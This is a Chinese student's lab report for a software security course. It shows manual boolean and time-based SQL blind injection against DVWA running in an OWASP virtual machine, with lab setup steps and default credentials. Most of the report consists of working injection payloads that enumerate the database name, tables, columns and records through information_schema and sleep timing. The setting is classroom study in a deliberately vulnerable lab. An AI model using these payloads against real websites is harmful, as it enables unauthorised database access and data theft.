《软件安全》实验报告

姓名：冯思程 学号：2112213 班级： 计算机科学与技术二班

**实验名称：**

SQL盲注


**实验要求：**

基于DVWA里的SQL盲注案例，实施手工盲注，参考课本，撰写实验报告。

**实验过程：**

1. **首先进行环境的配置：**


首先在百度网盘中找到OWASP安装压缩包下载，然后解压到电脑上，如下：




然后用VMware打开，选择到OWASP的解压路径，打开vmx文件，如下：



启动虚拟机（靶机），等待一阵后，进行登录，用户名是root，密码是给出的owaspbwa，如下：




登陆后会给出你可以用来访问的地址,地址是：192.168.220.130，如下：




然后在本机登录网址，成功出现owasp界面，如下：




然后在界面下方的training application中找到DVWA，点击，弹出登录界面，然后输入用户名和密码，这里用户名和密码都输入user即可，登录成功后如下：



然后在左边的选择条中找到DVWA security将安全等级设置为low，如下：




现在提前的准备工作已经做好，可以开始进一步的SQL盲注实验部分，点击左侧选择条中的SQL Injection（Blind）即可开始进行实验，如下：



1. **首先进行bool盲注：**


1）首先判断是否存在注入，并判断注入的类型是字符型还是数字型：

输入1，结果如下，显示存在：




输入 1' and 1=1 #，单引号为了闭合原来 SQL 语句中的第一个单引号，而后面的#为了

闭合后面的单引号，显示存在，如下：




输入 1' and 1=2 #，显示不存在，如下：



说明是字符型的注入。

点页面右下角 View Source，来查看源代码，发现确实没有对id进行处理：



1. 注入得到当前数据库名字：


想要猜解数据库名，首先要猜解数据库名的长度，然后挨个猜解字符。

输入 1' and length(database())=1 #，显示不存在；

输入 1' and length(database())=2 #，显示不存在；

输入 1' and length(database())=3 #，显示不存在；

输入 1' and length(database())=4 #，显示存在，如下图：



说明数据库名字的长度是4.

然后进行数据库名字的猜解，这里采用对ascii码进行二分法来逐步猜解判断，步骤如下：

输入 1' and ascii(substr(database(),1,1))>97 #，显示存在，说明数据库名的第一个

字符的 ascii 值大于 97（小写字母 a 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<122 #，显示存在，说明数据库名的第一

个字符的 ascii 值小于 122（小写字母 z 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<109 #，显示存在，说明数据库名的第一

个字符的 ascii 值小于 109（小写字母 m 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))<103 #，显示存在，说明数据库名的第一

个字符的 ascii 值小于 103（小写字母 g 的 ascii 值）；


输入 1' and ascii(substr(database(),1,1))<100 #，显示不存在，说明数据库名的第

一个字符的 ascii 值不小于 100（小写字母 d 的 ascii 值）；

输入 1' and ascii(substr(database(),1,1))>100 #，显示不存在，说明数据库名的第

一个字符的ascii值不大于100（小写字母d的ascii值），所以数据库名的第一个字符的ascii

值为 100，即小写字母 d。



同理判断后三个字符，最后得到数据库名字是dvwa

1. 然后猜解数据库的表名：


首先猜解数据库中表的数量：

1' and (select count(table\_name) from information\_schema.tables where

table\_schema=database())=1 # 显示不存在

1' and (select count(table\_name) from information\_schema.tables where

table\_schema=database())=2 # 显示存在



说明数据库中共有两个表。

接着挨个猜解表名：

1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=1 # 显示不存在


1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=2 # 显示不存在

…1' and length(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1))=9 # 显示存在

说明第一个表名长度为 9。结果如下图：



然后同理上文用二分法进行表名的猜解:

1' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))>97 # 显示存在

1' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))<122 # 显示存在

1' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))<109 # 显示存在


1' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))<103 # 显示不存在

1' and ascii(substr((select table\_name from information\_schema.tables where

table\_schema=database() limit 0,1),1,1))>103 # 显示不存在

说明第一个表的名字的第一个字符为小写字母 g。



最后不断重复上述步骤，我得到了对两个表名的猜解结果：第一个表名是guestbook，第二个表名是users。

1. 然后猜解表的字段名：

首先猜解表中字段的数量：


1’ and (select count(column\_name) from information\_schema.columns where

table\_name= ’users’)=1# 显示不存在

…

1’ and (select count(column\_name) from information\_schema.columns where

table\_name= ’users’)=8 # 显示存在



说明 users 表有 8 个字段。

接着挨个猜解字段名：


1’ and length(substr((select column\_name from information\_schema.columns where

table\_name= ’users’ limit 0,1),1))=1 # 显示不存在

…

1’ and length(substr((select column\_name from information\_schema.columns where

table\_name= ’users’ limit 0,1),1))=7 # 显示存在



说明 users 表的第一个字段为 7 个字符长度。


然后不断重复采用二分法，即可猜解出所有字段名。

**补充**：如果一个一个猜解其中的字段，那工作量十分巨大，现实的生产环境中可能有几十个字段，所以我们可以猜测其中可能存在的字段。

我这里举例展示一下：比如在users表中我猜可能会有一个user字段，于是构造下面代码：

1' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='user')=1;#

结果如下：



说明user字段是存在的。

利用这种方法可以大幅度提高我在盲注时候的工作效率。

1. 猜解表中的数据记录：


依旧和上文相同，先判断长度，再用二分法进行判断。

1. **基于时间的 SQL 盲注：**

使用基于时间的 SQL 盲注，首先判断是否存在注入，注入是字符型还是数字型：

输入 1’ and sleep(5) #，感觉到明显延迟

输入 1 and sleep(5) #，没有延迟




说明存在字符型的基于时间的盲注。

猜解当前数据库名字长度：

1’ and if(length(database())=1,sleep(5),1) #没有延迟


1’ and if(length(database())=4,sleep(5),1) # 明显延迟



说明数据库的名字长度是4.

采用二分法猜解数据库名：

1’ and if(ascii(substr(database(),1,1))>97,sleep(5),1)# 明显延迟



以此类推，猜解表、字段和数据。

**心得体会：**

在完成SQL盲注实验的过程中，我深入了解了盲注攻击的原理和方法，并成功地实现了布尔盲注和基于时间的盲注。

我理解了盲注攻击原理：在开始实验之前，我花了一些时间仔细学习了SQL盲注的原理。我了解到盲注是一种通过在应用程序与数据库之间的交互中注入恶意SQL代码来获取敏感信息的攻击方法。盲注攻击主要基于推测和判断，通过观察应用程序的反应和推理结果来获取关键数据。

学习漏洞利用工具：在实施盲注攻击之前，我熟悉了一些常用的漏洞利用工具，如DVWA（Damn Vulnerable Web Application）。DVWA提供了一个实验环境，可以帮助我理解和练习盲注攻击。通过使用DVWA，我能够在一个安全的环境中进行实验，不会对真实系统造成伤害。

实施布尔盲注：首先，我尝试了布尔盲注攻击。通过构造恶意的SQL语句，并观察应用程序的返回结果，我能够根据返回结果的真假来推断数据库中的信息。这种方法需要耐心和细致的观察，通过不断的试错和推理，最终成功地获取了敏感信息。

实施基于时间的盲注：接着，我尝试了基于时间的盲注攻击。这种方法利用了应用程序在执行恶意SQL语句时的延迟响应时间来推断数据库中的信息。通过构造带有延迟的SQL语句，并观察应用程序的响应时间，我能够判断恶意SQL语句的执行结果。这需要对延迟时间的敏感觉和实验环境的稳定性。

总结经验和教训：通过完成这个实验，我学到了许多关于SQL盲注攻击的知识和经验。我意识到了应用程序中的安全漏洞可能导致敏感数据的泄露，因此在开发和部署应用程序时，必须采取适当的安全措施来防止盲注攻击。此外，我还学会了仔细观察应用程序的反应，推理和判断结果的能力对于成功实施盲注攻击非常重要。

总的来说，我对盲注攻击的实际操作有了更深入的理解。

必不可免的是：在实验中我遇到了一些挑战和问题，例如像有一些语句教材上给出的语句有问题，但通过仔细观察和不断尝试，我成功地解决了它们。这让我明白了在实施盲注攻击时需要耐心和细心的态度，同时也加深了我的问题解决能力。同时我还意识到了应用程序开发和部署中的安全性的重要性。除了技术方面的收获，这次实验还加深了我对团队合作的认识。在实施实验过程中，我与同学们进行了讨论和交流，分享了经验和观点。